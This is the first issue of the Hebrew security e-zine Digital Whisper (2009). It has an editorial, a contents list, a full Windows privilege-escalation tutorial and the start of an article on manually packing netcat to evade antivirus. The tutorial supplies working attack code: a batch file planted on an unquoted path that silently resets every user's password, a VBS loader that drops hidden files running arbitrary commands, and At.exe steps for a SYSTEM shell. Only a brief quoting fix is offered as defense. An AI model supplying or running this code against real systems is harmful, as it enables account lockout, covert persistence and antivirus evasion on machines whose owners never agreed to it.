



Digital Whisper

גליון 1, אוקטובר 2009

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורך:	ניר אדר
כתבים:	אפיק קסטיאל, הלל חימוביץ', הרצל לוי, ניר אדר
גבר גבר:	Ender

פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל editor@digitalwhisper.co.il



דבר העורכים

ברוכים הבאים לגליון הראשון של Digital Whisper – מגזין אלקטרוני בנושאי טכנולוגיה. את הגליון מביאים לכם **ניר אדר**, מהנדס תוכנה, מנהל פרוייקט UnderWarrior (www.underwar.co.il) ו**אפיק קסטיאל** (aka cp77fk4r), אחד מהבעלים של www.Trythis0ne.com, Penetration Tester בחברת BugSec, איש אבטחת מידע וגבר-גבר באופן כללי (ופרטי).

הרעיון מאחורי Digital Whisper הוא ליצור נקודה ישראלית איכותית שתרכז נושאים הקשורים למחשבים בכלל ובאבטחת מידע בפרט, והכל - בעברית. הגיליון אינו מכיל רק כתבות בנושא אבטחת מידע, אבל הדגש העיקרי שלנו הוא על אבטחת מידע.

איך הכל התחיל? (נכתב על ידי אפיק, נערך באכזריות ע"י ניר)


ב-2004 פעלה בישראל קבוצה מעולה בשם IKP שפרסמה מספר גליונות אלקטרוניים. הדרך של Digital Whipser התחילה אחרי שניר החליט שהוא רוצה לקחת את הגליונות של IKP, לתת עריכה בקטנה ולצרף אותם לפרוייקט שלו - UnderWarrior (<- פרסומת סמוייה), הוא ביקש עזרה, והתחלקנו בעבודה. לאחר גליון או שניים פרצה בנו הנוסטלגיה והוחלט שבמקום להתרפק על מחוזות העבר - למה שלא ניצור גליון בעצמנו? ניצור גליון טכנולוגי ישראלי איכותי.

לקח לנו כמעט חודש לחשוב על שם (אני וניר שונים כמזרח ומערב) אך לאחר השם - הכל התחיל לזרום, הדבר הראשון שהוחלט עליו הוא שלא ממהרים - לוקחים את הזמן, עובדים, מחדשים, יושבים, כותבים, עריכה של ניר, ושוב עריכה של ניר, פונים לאנשים, חושבים, כותבים עוד, ושוב עריכה של ניר, והכל - בלי למהר...

Ender שמע על הפרוייקט והציע לנו מערכת ניהול תוכן שהוא בנה. ישר קפצנו על ההצעה, כי אין עוד בן אדם שיכול לבנות מערכות ניהול תוכן כמו Ender. אחרי מספר שינויים קלים/קלים פחות - המערכת נקבעה וענתה על כל הדרישות.

לאט לאט אספנו/כתבנו כתבות, ולאט לאט הוחלטו שאר הדברים, כמו כמה כתבות יהיו בגליון, סיגנון עיצוב, סוגי מאמרים, סיגנון מאמרים, הפורמט הכללי וכו' וכו', מלאכה לא פשוטה כשמדובר בשני הפכים שונים **מכל** בחינה שהיא. עד עכשיו אנחנו כמעט ולא מסכימים על כלום. (הערה של ניר: וזה אחד הדברים הכי מגניבים בכל הפרוייקט הזה)

לאחר שהסכמנו על הכל (כן בטח) התחלנו לערוך את הגליון, ולאחר השקעה רבה הנה הוא לפניכם.




אז איך ממשיכים מפה?

הגליון הראשון נמצא לפניכם. הגליון השני כבר די סגור, והשלישי? גם הוא בדרך, אבל לא נוכל להתקיים בלעדיכם, לא נוכל להתקדם ולהשתפר מבלי עזרה שלכם. אנחנו לא מעסיקים כתבים, ולא מרוויחים מכל העסק שקל, אז אם מעניין אתכם שגם בארץ יהיו חומרים איכותיים - תעזרו לנו בכתיבת המאמרים, תפרגנו, תראו לנו שאכפת לכם ושאתם מבינים שלא מדובר פה במלאכה פשוטה. **אנחנו נשמח לקבל מכם כתבות אותם נפרסם בגליונות הבאים.**

כבר בגיליון הראשון תראו שחלק מהכתבות לא נכתבו רק על-ידינו אלא ע"י חברי קהילה כאלה ואחרים (וכאן זה גם המקום לציין אותם- תודה רבה ל- HLL ולהרצל לוי), אני מקווה מאוד שנענה בחיוב כבר בגליונות הקרובים ושעוד חברי קהילה יתנו יד ויעזרו בכתיבה. בלעדיכם לא נוכל להתקדם לשום מקום.

קריאה מהנה, למרות שברור לי שאחרי שניר יישב על הקטע הזה אני לא אזהה אותו.

אפיק קסטיאל ניר אדר



תוכן עניינים

דבר העורכים	2
תוכן עניינים	4
PRIVILEGE ESCALATION	5
MANUAL PACKING	15
בינה מלאכותית – מבוא והצגת בעיות כגרפים	21
פריצת מנעולים	25
מנגנון הצפנה WEP	36
מבוא לרקורסיה בשפת C	52
HTTP ATTACKS - RESPONSE SPLITTING	63
דברי סיום	72

Privilege Escalation

מאת אפיק קסטיאל (cp77fk4r)

הקדמה

קיימות בשוק מספר רב של מערכות הפעלה. רובן שונות זו מזו באופן מימושן, אך לרב תצורתן הבסיסית זהה. מדובר בהגיון פשוט - כולן בסופו של דבר אמורות לבצע את אותן המטלות. ברור כי לכל מערכת הפעלה יעוד ומטרה שונה, מצד אחד קיימות מערכות אשר נועדו לנהל שרתים ענקיים בעוד שמערכות אחרות נכתבו בכדי לרוץ על-גבי שעוני Casio, מערכות מסויימות נכתבו בכדי להריץ משחקים או לבצע מטלות בנושא המתמטיקה, העיצוב הגראפי או ההצפנה ומערכות מסויימות נכתבו בכדי לנהל מערכות אלקטרוניות. המערכות שונות זו מזו בפעולותיהן ובתפקידיהן, אך לרובן ליבה זהה - למה? כי רובן צריכות להתמודד עם אותן המשימות, כמו למשל ניצול זיכרון, הכרה בקבצים, הקצאת משאבים וניהול הרשאות. כל מערכת יכולה לממש את המשימות האלה באופן שונה, ולכל מימוש יתרונות וחסרונות משלו, אך בשורה התחתונה הרעיון מאחורי כולן זהה.

פירוש המונח "**Privilege escalation**" הוא "הסלמת פריביליגיות" - הסלמה מלשון "סולם" עלית דרגה בסולם. Privilege escalation מדבר בעיקר על כשלים במערכת ניהול ההרשאות בהם המשתמש מצליח לבצע פעולות בהרשאות הגבוהות מההרשאות שלו. כשלים אלה יכולים להיות כשלים אשר נובעים מאופן כתיבת המערכת או הרכיבים שבה - כתיבה לא מאובטחת, שימוש בפונקציות פגיעות או חשופות להתקפות כאלה ואחרות, אך ברב המקרים מדובר על כשלים לוגיים, כמו רכיבי מערכת שרצים עם הרשאות מסויימות ונגישים למשתמשים עם הרשאות נמוכות משלהם, ניצול "Crossroad" בנתיבים שלהם יש הרשאת כתיבה למשתמשים מוגבלים בתוך נתיבים של קבצים שמורצים ע"י המערכת - וכך, בזמן שהמערכת מנסה לגשת לקבצים שאליה היא אמורה להגיע - היא בעצם מריצה את הקבצים שהתוקף השתיל עם הרשאות מערכת.

במהלך הטקסט הזה אני אסביר על מספר דרכים לבצע את המתקפה הזאת על גבי מערכת Windows, אך מכיוון שמדובר בעיקר בניצול של כשלים לוגיים - כשלים אלה יכולים להיווצר בכל מערכת ניהול הרשאות ולא משנה באיזו מערכת הפעלה מדובר.

הסלמה בעזרת מתקפת Crossroad

את הסוג הראשון של המתקפה שנלמד היום נכנה בשם "Crossroad".

לפני שנראה איך מבצעים את המתקפה אנחנו צריכים להבין איך מערכת ניהול הקבצים של ה-Windows מאתרת את הקבצים שביקש המשתמש להריץ. לצורך כך ניצור קובץ אצווה קטן שמכיל את התוכן הבא:

```
@echo %1 %2 %3
```

תפקידה של הפקודה Echo הוא להציג על המסך את הארגומנטים שמוכנסים אליה, (השטרודל פשוט מבצע echo off לפקודה הספציפית שבאה אחריו). שאר השורה - 1% 2% 3% זה הקלט שהוכנס לתוכנה. זאת אומרת שאם נשמור את התוכנה שלנו במיקום:

```
c:\Program files\Myapp dir\Myapp.bat
```

ואז נכנס לקונסול ונכתוב את הפקודה הבאה:

```
c:\Program files\Myapp dir\Myapp.bat arg1 arg2 arg3
```

אז אנחנו נקבל כפלט על המסך את הפלט הבא:

```
arg1 arg2 arg3
```

הפעולה אינה מתוחכמת מדי, אבל היא ממחישה את מה שאני רוצה להסביר.

מערכת הקבצים

כעת נבין איך המערכת מאתרת את האפליקציה שלנו ואיך היא מעבירה לה את הארגומנטים. במקרה שהאפליקציה שלנו ממוקמת בנתיב c:\Myapp.bat ואנחנו מריצים אותה בצורה הבאה:

```
c:\Myapp.bat arg1 arg2 arg3
```

המערכת מאתרת את שם האפליקציה שלנו ואת המיקום שלה ע"י הרווח הראשון, זאת אומרת - מתחילת המחרוזת, עד הרווח הראשון - זה שם האפליקציה, אם היא קיימת היא מכניסה לה את שאר הקלט כארגומנטים.

ומה קורה אם האפליקציה לא קיימת? אנחנו נקבל את השגיאה המוכרת:

```
'Myapp.bat' is not recognized as an internal or external command, operable program or batch file.
```

פה הטעות שלנו: בסופו של דבר- כן, הפלט הזה יופיע על המסך, אבל לפני שהמערכת החליטה לפלוט את השגיאה הזאת, היא ביצעה עוד מספר בדיקות.

בואו נראה איך המערכת באמת מאתרת את הקבצים שאנחנו בוחרים להריץ. אנו מתחילים אותו דבר, המיקום של הקובץ שלנו הוא:

```
c:\Myapp.bat
```

ואנחנו מריצים את השורה הבאה:

```
c:\Myapp.bat arg1 arg2 arg3
```

במקרה שהקובץ קיים - המערכת תריץ אותו באופן הבא:

```
"c:\Myapp.bat" "arg1" "arg2" "arg3"
```

במקרה שהקובץ לא קיים (נניח - מחקנו אותו), המערכת לא תרים ידיים, היא תנסה לבדוק, אולי בעצם, בשם הקובץ יש רווח, כמו נניח הקובץ:

```
Internet Explorer.exe
```

אז היא מנסה להריץ את השורה שלנו בדרך הבאה:

```
"c:\Myapp.bat arg1" "arg2" "arg3"
```

אם קיים כזה קובץ, היא תריץ אותו ותניח שהוא מקבל את שני הארגומנטים:

```
arg2 arg3
```

אם הוא לא קיים, היא תקח עוד נסיון, ותנסה להריץ את השורה שלנו בדרך הבאה:

```
"c:\Myapp.bat arg1 arg2" "arg3"
```

אם אכן קיים כזה קובץ - היא תניח שהוא אמור לקבל רק ארגומנט אחד:

```
arg3
```

ושוב- אם הנסיון הזה לא הלך, היא תבדוק אולי בעצם כל המחרוזת הזאת היא אפליקציה אחת, ותנסה להריץ אותה ככה:

```
"c:\Myapp.bat arg1 arg2 arg3"
```

ותניח שהאפליקציה לא אמורה לקבל שום ארגומנט.

בסופו של דבר, אם גם הנסיון האחרון לא הלך, המערכת קבצים תרים ידיים והיא תפלוט את השגיאה שלנו.

איך כל זה עוזר לנו להשיג הרשאות? הרעיון הוא לאתר קבצים שרצים ברמת המערכת - אצל כל המשתמשים והם חשופים למתקפה הזאת מה זאת אומרת חשופים למתקפה? קבצים שבנתיב שלהם, מהאות של הכונן, ועד לסיומת של הקובץ שאותו מריצים - קיים רווח, אפילו רווח אחד, לדוגמא - כל הקבצים שנמצאים בתיקיה "Program Files" – הם בפוטנציאל גדול להיות חשופים למתקפה הזאת.

אם יצא לכם להשתמש ב-Vista, בטוח נתקלתם ב-"Windows Defender", זה האנטי וירוס של המערכת, והוא מוגדר לעלות אצל כל משתמש בברירת מחדל, גם משתמש מקבוצת Administrators. אנטי וירוס זה חשוף למתקפה הזאת (מה שאומר שאפשר לבצע את המתקפה על כל משתמש ב-Vista), בואו נסתכל ב-Registry איך המערכת קוראת לו, מדובר במפתח הבא:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Window
s Defender
```

הערך שלו הוא:

```
%ProgramFiles%\Windows Defender\MSASCui.exe -hide
```

הנתיב הזה חשוף בשני מקומות, גם ברווח שקיים ב-"Windows Defender", וגם ברווח שיש ב-"%ProgramFiles% - זה משתנה מערכת ששומר את המיקום של תיקית התוכניות של ה-Windows. נראה איך מערכת הקבצים תריץ את הקובץ הזה. במערכת שלי המיקום שלו הוא:

```
C:\Program Files\Windows Defender\MSASCui.exe
```

והמערכת מריצה אותו בצורה הבאה:

```
C:\Program Files\Windows Defender\MSASCui.exe -hide
```

שלב ראשון- המערכת בודקת, האם קיים קובץ בשם:

```
c:\Program
```

אם קיים כזה קובץ - היא תבין שהוא אמור לקבל שלושה ארגומנטים ותריץ אותו בצורה הבאה:

```
C:\Program" "Files\Windows" "Defender\MSASCui.exe" "-hide"
```

ואם לא קיים כזה קובץ, היא תבדוק אולי קיים קובץ בשם:

```
"C:\Program Files\Windows"
```

במקרה וקיים כזה קובץ, היא תנסה להריץ אותו ולהכניס לו שני ארגומנטים:

```
"C:\Program Files\Windows" "Defender\MSASCui.exe" "-hide"
```

ואם לא קיים, היא תנסה לגשת לאפשרות הבאה במערך:

```
"C:\Program Files\Windows Defender\MSASCui.exe"
```

אם אכן קיים כזה קובץ, היא תניח שהוא אמור לקבל רק ארגומנט אחד ותריץ אותו בדרך הבאה:

```
"C:\Program Files\Windows Defender\MSASCui.exe" "-hide"
```


במצב רגיל- המערכת מצליחה לאתר את הקובץ הנכון. בואו ננסה לגרום ל-Crossroad בעזרת זה שניצור קובץ בשם Program על הכונן של המערכת.

אנחנו יכולים להשתמש בכל קבצי ההרצה המוכרים למערכת, כגון:

```
.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
```

בעצם, כל סיומת שקיימת במשתנה PATHEXT. כתבו ב-CMD את השורה הבאה כדי לראות את תוכן המשתנה:

```
echo %PATHEXT%
```



המימוש

ניצור קובץ אצווה פשוט בשם Program.bat על הכונן מערכת שיציג לנו את הארגומנט הראשון, השני והשלישי שהוא מקבל, כתבו בתוכו ככה:

```
echo %1 , %2 , %3
Pause
```

נמקם אותו בכונן המערכת, נכנס ל-cmd ונכתוב את השורה הבאה:

```
c:\Program Files\Windows Defender\MSASCui.exe -hide
```

עבור הפדנטים מבין הקוראים, נריץ בדיוק כמו שהמערכת מריצה:

```
ProgramFiles%\Windows Defender\MSASCui.exe -hide%
```

מה הפלט שקיבלנו?

```
Files\Windows , Defender\MSASCui.exe , -hide
Press any key to continue . . .
```

שימו לב - המערכת אכן מריצה את הקובץ שלנו ולא את ה-Windows Defender. בנוסף אנחנו מקבלים כפרמטר את שאר הנתיב של הקובץ המקורי, זאת אומרת שאכן הצלחנו לבצע Crossroad! מגניב. ביותר.

עכשיו נניח אנחנו רוצים לגרום לכל משתמש- לשנות את הסיסמא שלו ל-"cp77fk4r" לאחר שהוא מתחבר למערכת, הפקודה היא:


```
net user %username% cp77fk4r
```

המשתנה %username% שומר בתוכו לאחר שהמערכת עולה את שם המשתמש האקטיבי במערכת.

צרו קובץ בשם Program.bat וכתבו בו:

```
@echo off
net user %username% cp77fk4r
```

השורה הראשונה אומרת לקונסול לא להציג את הפקודות שהוא מריץ, השורה השניה- אנחנו כבר יודעים מה היא עושה.



שמרו אותו בכונן המערכת- ומעכשיו, כל משתמש שיתחבר למערכת- אוטומטית ישנה לעצמו את הסיסמא למחרוזת שבחרנו, אבל מה, בעצם- כל קובץ שהוא ינסה להריץ דרך ה-cmd שעובר ב-Program Files לא ירוץ, למה? כי הוא יריץ את הפקודה הזאת, מה שכמעט בטוח יגרום למשתמש לחשוד במשהו, ולכן כדאי שגם נכתוב בקובץ שלנו, את שתי השורות הבאות:

```
call "%~d0\program files\%~n1 %~2"
exit
```

השורה הראשונה (השניה בקובץ) אחראית להריץ את התוכנה שהמשתמש ביקש להריץ, השורה השלישית- לצאת מחלון ה-cmd זהו, הקובץ אמור להראות ככה:

```
@echo off
net user %username% cp77fk4r
call "%~d0\program files\%~n1 %~2"
exit
```

זהו, עכשיו כל משתמש שיכנס למערכת וייצא ממנה- ינעל בחוץ, לא תהיה לו אפשרות לדעת מה הסיסמא שלו. ללא ספק Crossroad יפיפה במיוחד!

במקרה הזה ראינו איך בעזרת לוגיקה יחסית פשוטה אנחנו יכולים לבצע Privilege escalation ולגרום למשתמשים לשנות סיסמאותיהם, גם במקרים ואין לנו הרשאות גבוהות- כמו כתיבת קבצים במקומות גבוהים, או שינוי ערכים ב-Registry.

איך מתגוננים מפני התקפה כזו? פשוט מאוד, כשאתם קוראים לקבצים שלכם, גם ידנית וגם דרך הRegistry - תכניסו אותם בין שני גרשיים, נניח יש לנו את ה-Windows Defender שהקריאה אליו נראית ככה:

```
c:\Program Files\Windows Defender\MSASCui.exe -hide
```

כנסו ל-Registry ותשנו את הקריאה אליו ל:

```
"c:\Program Files\Windows Defender\MSASCui.exe" -hide
```

ככה המערכת תוכל לדעת בדיוק מה המיקום שלו ובדיוק מה להכניס לו כארגומנטים. כמה חבר'ה מ-FoundStone כתבו תוכנה נחמדה שסורקת את המערכת ומוציאה דו"ח קטן איזה אפלקציות ושירותים חשופים שהמערכת מריצה כל פעם שהיא עולה. אפשר להורידה בלינק הבא:

http://www.foundstone.com/us/resources/proddesc/diredetectinginsecurelyregisteredexecutables.htm

כתבתי סקריפט קטן ב-VBS שאתם מכניסים לו את הנתיב לאפלקציה החשופה ואת הפקודה שאתם רוצים שתרוץ בזמן שמריצים את אותה- והוא לבד ממקם לכם קבצים לאורך הנתיב לאותה האפליקציה, כמובן שהקבצים שהוא יוצר הם קבצים מוסתרים שמריצים את הפקודה שהכנסתם ולאחריה את האפליקציה המבוקשת בכדי שהמשתמש לא יחשוד בכלום:

```
REM Privilege Escalation Loader; by cp77fk4r / 03.06.09

Int cnt
Dim path,dir,cmd
Dim objFSO, strFile, objFile

Set objFSO = CreateObject("Scripting.FileSystemObject")
path = InputBox("FullPath:"+vbCRLF+"(Example: C:\Program
Files\Google\Gmail Notifier\gnotify.exe",,, 5000, 4000)


cmd = "Set objShell =
CreateObject("+chr(34)+"WScript.Shell"+chr(34)+")"+vbCRLF
cmd = cmd + "a = objShell.Run ("+chr(34) +
InputBox("Command:"+vbCRLF+"Example: Net user %username%
1337")+chr(34)+", 0 , 0)"+vbCRLF
cmd = cmd + "a = objShell.Run
("+chr(34)+chr(34)+chr(34)+path+chr(34)+chr(34)+chr(34)+")"

dir=Split(path,"\")
cnt=0
For i = 0 to UBound(dir)
      if InStr(dir(i)," ") then
            cnt=cnt+1
            strFile = split(dir(i))
            If ((objFSO.FileExists(path)) or
(objFSO.FolderExists(path))) Then
                  Set objFile = objFSO.CreateTextFile(fpath &
strFile(0) & ".vbs")
                  objFile.WriteLine(cmd)
                  objFile.Close
                  set objFile = objFSO.GetFile(fpath & strFile(0) &
".vbs")
                  objFile.Attributes = objFile.Attributes + 2
            else
                  WScript.Echo path & " Not exist"
                  WScript.Quit
            end if
      end if
      fpath=fpath&dir(i)&"\"
Next
WScript.Echo cnt & " files writed."
WScript.Quit
```

הסלמה בעזרת מתזמן המשימות - At.exe

במקרה הבא אנחנו נראה עוד לוגיקה, אבל מסוג אחר. הרעיון בהסלמה זו הוא הרבה יותר פשוט והרבה יותר קל לביצוע מההסלמה הראשונה, אבל גם במקרה זה מדובר בכשל אבטחה לוגי שאותו אנחנו מנצלים.

ב-Windows יש אפשרות לבצע "תיזמון משימות" - להגדיר למערכת הפעלה לבצע משימה מסויימת בזמן מסויים, ולאו דווקא כרגע, המערכת תשמור את המשימה שאותה המשתמש רצה לבצע, וכשתגיע השעה שהמשתמש ביקש - המערכת תבצע את המשימה. המשימה יכולה להיות הרצת תוכנה, כיבוי המחשב, הפעלת שיר, או כל פעולה אחרת.

את ה-Privilege escalation הבא אפשר לבצע רק ממשתמש לא מוגבל - משתמש מוגבל לא יכול לתזמן משימות. אם יש לכם חשבון של משתמש רגיל במערכת תוכלו בעזרת הכשל הבא לקבל הרשאות System, מה שאומר - להכנס ל-Ring-0.

המימוש

כנסו ל-Cmd ותכתבו שם:

```
At
```

אם המערכת פולטת לכם:

```
access denied
```

כנראה שאתם על משתמש מוגבל, אבל אם המערכת פולטת לכם:

```
There are no entries in the list
```

אתם בכיוון הנכון. הסבר קצרצר: הרכיב At רץ על System, מה שאומר שגם יש לו את ההרשאות שיש ל-System, למה זה? מפני שמשתמשים ברכיב הזה בכדי לבצע גיבויים מתוזמנים, או בכדי לגרום לאנטי וירוס לבצע סריקות מתוזמנות או לבדוק את העדכונים החדשים מדי יום, בכדי לגשת לכל המקומות האלה, החבר'ה ב-Microsoft דאגו שלרכיב הנ"ל תהיה גישה מלאה למערכת.

כעת כתבו ב-cmd :

```
echo %time%
```

אם אתם רואים שיש לכם יותר מחצי דקה עד שתעבור דקה- תכוונו את התזמון לדקה הקרובה שאמורה להגיע, אם אין לכם מספיק זמן- תכוונו לדקה שתבוא אחריה, לייתר ביטחון. אוקיי, המשימה שאנחנו רוצים להכניס ל-At היא cmd.exe, כמובן- במצב של Interactive בכדי שנוכל גם לתקשר עם הרכבים דרך ה-explorer שלנו ושלא ירוץ על ה-session של ה-System.

```
At HH:MM /interactive cmd.exe
```

[כמובן שב-HH:MM אתם רושמים את השעה שתהיה כשהשעון יחליף דקה. נניח והשעה 13:20, כתבו- 13:21.]. אם הכל התבצע כמו שצריך- אמור לקפוץ לכם cmd, תלחצו על CTRL+ALT+DEL, סתכלו על Processes, תסמנו את:

```
"Show Processes from all users"
```

תחפשו את cmd.exe - ותראו שהוא מופיע תחת המשתמש system, כן, דרכו אתם יכולים לבצע כל מה ש-System יכול לבצע. בואו נראה עוד משהו, סגרו הכל, ותגיעו שוב ל-cmd.exe, כתבו שם הפעם:

```
At HH:MM /interactive explorer.exe
```

[הפעם אתם רושמים את השעה שתהיה בעוד שתי דקות]. כנסו שוב ל-Windows Task Manager, תחפשו את ה-explorer.exe שרץ על המשתמש שלכם ותסגרו אותו. בנוסף - סגרו את כל התהליכים שהמשתמש שלכם מריץ. (לפעמים, במצב שה-explorer מנסה להריץ אפליקציות בהרשאות שונות משלו הוא יכול להתקע, לכן עדיף לסגור את כל התהליכים שרצים תחת המשתמש שלכם- ולכן כיוונתם את הזמן לעוד שתי דקות ולא לעוד דקה.)

אחרי שסגרתם הכל, וכמובן שאת ה-Taskmgr.exe - סגרתם אחרון, מולכם אמור להיות מסך ריק, בלי תפריט "התחל" ובלי כלום, תחכו שיעברו השתי דקות, ואם עשיתם הכל נכון- אמור להטען לכם השולחן עבודה, תחכו שהכל יעלה עד הסוף, תלחצו על הסמל של ה"התחל" - מה כתוב למעלה? כן, אתם מריצים את השולחן עבודה של ה-System, כמובן שכל מה שתריצו דרכו יירש את הפריבילגיות של ה-explorer, מה שאומר שאתם יכולים לשנות את הסיסמא של החשבון הזה- או של כל חשבון אחר על המערכת, פשוט כנסו ללוח הברקה, לאייקון של הניהול חשבונות ושם לשנות את הסיסמא של כל אחד.

החבר'ה ב-Microsoft לא נשארו חייבים ותיקנו את הבאג הזה במהלך ב-Sp2, כך שב-Vista באג זה לא קיים. בכל אופן, ב-Vista יש לנו את ה-Windows Defender ;)

סיכום

זהו לעכשיו, אני מקווה שכל מה שהסברתי הובן עד הסוף. הרעיון שהוצג הוא לנצל כשלים לוגיים. כמובן שאפשר לממש את ההתקפה הזאת גם במצבים שיש כשלים שהם לאו דווקא לוגיים, אבל ברב הפעמים שנתקלים בהם ב-Privilege escalation הכשלים היו לוגים בשל התצורה או הארכיטקטורה של המערכת.

Manual Packing

מאת הלל חימוביץ' (HLL)

הקדמה

המונח Packing שנתייחס אליו לאורך המאמר לצורך העניין בתור 'אריזה' או 'קידוד' נועד במקור לדחיסה של קובצי הרצה ללא צורך ברכיב חיצוני. תהליך האריזה, בעקרון דומה למה שקורה כאשר מבצעים דחיסה של קובץ ל- Self-Extracted Archive, תהליך שבו גם מנגנון הדחיסה וגם הנתונים הדחוסים מצורפים יחדיו לאריזה אחת. תהליך האריזה שנתייחס אליו במאמר זה אינו נועד למזעור גודלו של הקובץ המוגמר אלא לביצוע Obfuscation (טשטוש) של קוד המכונה הנמצא בקובץ.

ישנן עשרות אם לא מאות כלים אוטומטים שמבצעים את התהליך הזה בצורה אוטומטית, אך יחד איתם קיימים גם כלים היודעים לפתוח את האריזה הזו באופן אוטומטי, ובנוסף חלק מכלי האריזה האוטומטים מטמיעים חתימה על הקובץ שניתנת לזיהוי בקלות ע"י אנטי וירוס.

במאמר זה נביא דוגמא עקרונית לביצוע של תהליך אריזה ידנית. התהליך כלל אינו מורכב ובסיסי לגמרי. אומנם, התהליך לא יביס את כל כלי האנטיוירוס אבל בעיקר כן יעזור לכם במידה ואתם רוצים לעקוף מנגנון סינון תוכן, אנטיוירוסים קצת פחות מתוחכמים וכדו'.

דרישות קדם

- Ollydbg גרסא הנמוכה מ-2.0. נכנה את התוכנה בקיצור בשם Olly בהמשך.
- LordPE – כלי שימושי לעריכת כותרות ה-PE Header של קבצי Object של מייקרוסופט.
- Notepad
- ידע בסיסי בשפת אסמבלי .
- קובץ אותו היינו מעוניינים לקודד – למאמר זה, אני משתמש ב- nc.exe – חלק יכנו אותו "NetCat – A Hacker Swiss Army Knife"

אבסטרקט

במאמר זה אנחנו נמקם פיסת קוד באסמבלי שתיועד להרצה לפני התחלת התוכנית המקורית, פיסת הקוד הנ"ל הינה בעצם הקוד שמהווה את ה-Unpacker שלנו **וגם** את ה-Packer שלנו.

התהליך שיקרה הוא, שבעת הפעלת האפליקציה , ירוץ קטע הקוד שלנו שתפקידו **לפתוח בזמן ריצה – על הזיכרון את הקוד שאכן אמור להיות מורץ**. הכוונה היא, שבעת טעינת התוכנית הקובץ לא ניתן להרצה, וע"י כך גם אינו ניתן לזיהוי, הקובץ יקודד/יוצפן ב**מפתח** לבחירתנו, ובכמה שורות הראשונות של חיי התוכנית, קטע הקוד שלנו (שהוא אכן קריא למעבד) יבצע שימוש במפתח זה ע"מ לפתוח את שאר קוד האפליקציה ולהעביר את השליטה אליה.

